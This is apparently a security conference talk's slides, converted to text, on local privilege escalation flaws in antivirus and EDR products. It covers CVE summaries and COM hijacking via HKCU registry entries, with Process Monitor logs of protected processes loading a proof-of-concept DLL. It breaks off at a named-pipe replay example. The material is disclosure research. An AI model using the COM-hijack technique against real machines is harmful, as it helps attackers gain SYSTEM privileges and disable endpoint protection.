

The Key to COMpromise

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Motivation

- Local Privilege Escalation via Security Products?
- Installed on many, many machines in enterprise environments



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Trend Micro Apex One Origin Validation Error Local Privilege Escalation Vulnerability

ZDI-24-569
ZDI-CAN-22039

Trend Micro Apex One

CVE ID

CVE-2024-36302

Solution ID: sk182244

Technical Level: Basic

Check Point Security

Check Point response to CVE-2024-24912

Please read this important update from Check Point.

Product

Version

OS

Last Modified

Harmony Endpoint

E86.x, E87.x, E88.x

Windows

2024-05-01

Symptoms

- A local privilege escalation vulnerability has been identified in Harmony Endpoint Security Client for Windows versions E88.10 and lower.

BitDefender

CVE-2023-6154 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

A configuration setting issue in seccenter.exe as used in Bitdefender Total Security, Bitdefender Internet Security, Bitdefender Antivirus Plus, Bitdefender Antivirus Free allows an attacker to change the product's expected behavior and potentially load a third-party library upon execution. This issue affects Total Security: 27.0.25.114; Internet Security: 27.0.25.114; Antivirus Plus: 27.0.25.114; Antivirus Free: 27.0.25.114.

CVE-2024-6510 Detail

AVG/Avast AV

Description

Local Privilege Escalation in AVG Internet Security v24 on Windows allows a local unprivileged user to escalate privileges to SYSTEM via COM-Hijacking.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NVD

NIST: NVD

Base Score: 7.8 HIGH

Vector: CVSS:3.1/AV:L/AC:L/PR:L/U:N/S:U/C:H/I:H/A:H

CVE-2023-7241 Detail

WebRoot AV

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This vulnerability is currently awaiting analysis.

Description

Privilege Escalation in WRSA.EXE in Webroot Antivirus 8.0.1X- 9.0.35.12 on Windows64 bit and 32 bit allows malicious software to abuse WRSA.EXE to delete arbitrary and protected files.

Motivation



You can find them too!





Background Information


AV and EDR

- Anti-Virus (AV)
 - Classic security product
 - Mostly signature based
- Endpoint Detection and Response (EDR)
 - Additionally does behaviour based detection
 - More effective against adversaries



General Problem

- Privileged actions from UI
 - Starting Scans
 - Setting exclusions
 - Quarantine file
- UI runs in user context
 - Low privileges in most cases
- Dangerous if low privileged processes can set exclusions






Client & Server Model


Client & Server Model

- EDR has high privileged backend process (Service)
- High privileged backend process sets the exclusions




Client & Server Model

- Backend process needs to verify communication partner



Client & Server Model




Process Separation

- Process Injection:
 - Users can inject into other process if they have the same or higher privileges than the process user
- **More protection for low privilege UI process needed!**




Client & Server Model



- **Filter Driver:** Additional protection for frontend from process injection
- **Assumption:** Not easy to inject into frontend


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




COM Hijacking

Component Object Model (COM)

- Provides interfaces to developers
 - Once COM interface is registered (= a DLL), programs can use it
 - Details are abstracted away
 - E.g. Windows Runtime (WinRT) is based on COM
- Interfaces can take different forms
 - Interface could be implemented as DLL
 - DLL is then loaded into calling process




COM Internals

- COM Interfaces are defined in registry
- **HKCU** searched **before HKLM**
 - HKCU writable for current user

HKCU = Current User Hive

HKLM = Local Machine (SYSTEM) Hive



Process Monitor

- Allows seeing registry accesses as admin
- Allows identifying used COM Interfaces by their GUID

Process Monitor - Sysinternals: www.sysinternals.com


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Process Name Operation Path Result User

Explorer.EXE	RegOpenKey	HKCU\Software\Classes\CLSID\{660b90c8-73a9-4b58-8cae-355b7f55341b}\InProcServer32	NAME NOT FOUND	Windows11\user
Explorer.EXE	RegQueryValue	HKCR\CLSID\{660b90c8-73a9-4b58-8cae-355b7f55341b}\InProcServer32\Default	SUCCESS	Windows11\user
Explorer.EXE	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8cae-355b7f55341b}\InProcServer32	SUCCESS	Windows11\user
Explorer.EXE	RegQueryKey	HKCR\CLSID\{660b90c8-73a9-4b58-8cae-355b7f55341b}\InProcServer32	SUCCESS	Windows11\user

COM Hijacking

- Attacker: Define COM interface under HKCU
- Frontend process uses attacker COM interface
 - Process loads the attacker DLL



Note: Filter Driver often only prevents external Process Injection

COM Hijacking


- Hijack COM interfaces used by protected frontend process
 - File Dialogue (dataexchange.dll)
 - Web View (ieframe.dll)
- Our DLL is loaded by target
 - Code execution in protected frontend process 🎉🎉🎉

Process Name	Operation	Path
WRSA.exe	CreateFile	C:\poc\hijack_dll.dll
WRSA.exe	QueryBasicInformationFile	C:\poc\hijack_dll.dll
WRSA.exe	CloseFile	C:\poc\hijack_dll.dll
WRSA.exe	CreateFile	C:\poc\hijack_dll.dll
WRSA.exe	CreateFileMapping	C:\poc\hijack_dll.dll
WRSA.exe	CreateFileMapping	C:\poc\hijack_dll.dll
WRSA.exe	Load Image	C:\poc\hijack_dll.dll
WRSA.exe	CreateFile	C:\poc\hijack_dll.dll
WRSA.exe	CloseFile	C:\poc\hijack_dll.dll
WRSA.exe	CloseFile	C:\poc\hijack_dll.dll

seccenter.exe	7668	QueryStreamInf...	C:\poc\dataexchange.dll
seccenter.exe	7668	CloseFile	C:\poc\dataexchange.dll
seccenter.exe	7668	Load Image	C:\poc\dataexchange.dll
seccenter.exe	7668	CloseFile	C:\poc\dataexchange.dll

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





Named Pipe Communication

Named pipe communication

- Uni- or Bi-directional inter-process communication mechanism
 - Local and network communication
- Accessed over Windows API
 - Allows access restrictions (“authentication”)



Listening to named pipe traffic (IO Ninja)



- Allows listening to named pipe traffic
- Uses kernel driver to monitor communication



Named Pipe Replay Attack (CVE-2024-36302, TrendMicro Apex One)

Named Pipe Communication

- Named pipe traffic contains HKLM registry path

```
20:11:26 +51:52.115 Client file opened
File name: \OIPC_TMLISTEN_PIPE_2218EBAB_63F8_49E4_930C_AF69E77928AF
File ID: 0xFFFFA3882CA473F0
Process: \Device\HarddiskVolume1\Program Files (x86)\Trend Micro\Security Agent\PccNTMon.exe
PID: 10180


20:11:26 +51:52.115 ← 0000 01 00 00 00 98 51 01 01 00 00 00 00 00 00 00 00 00 00 00 .....Q.....
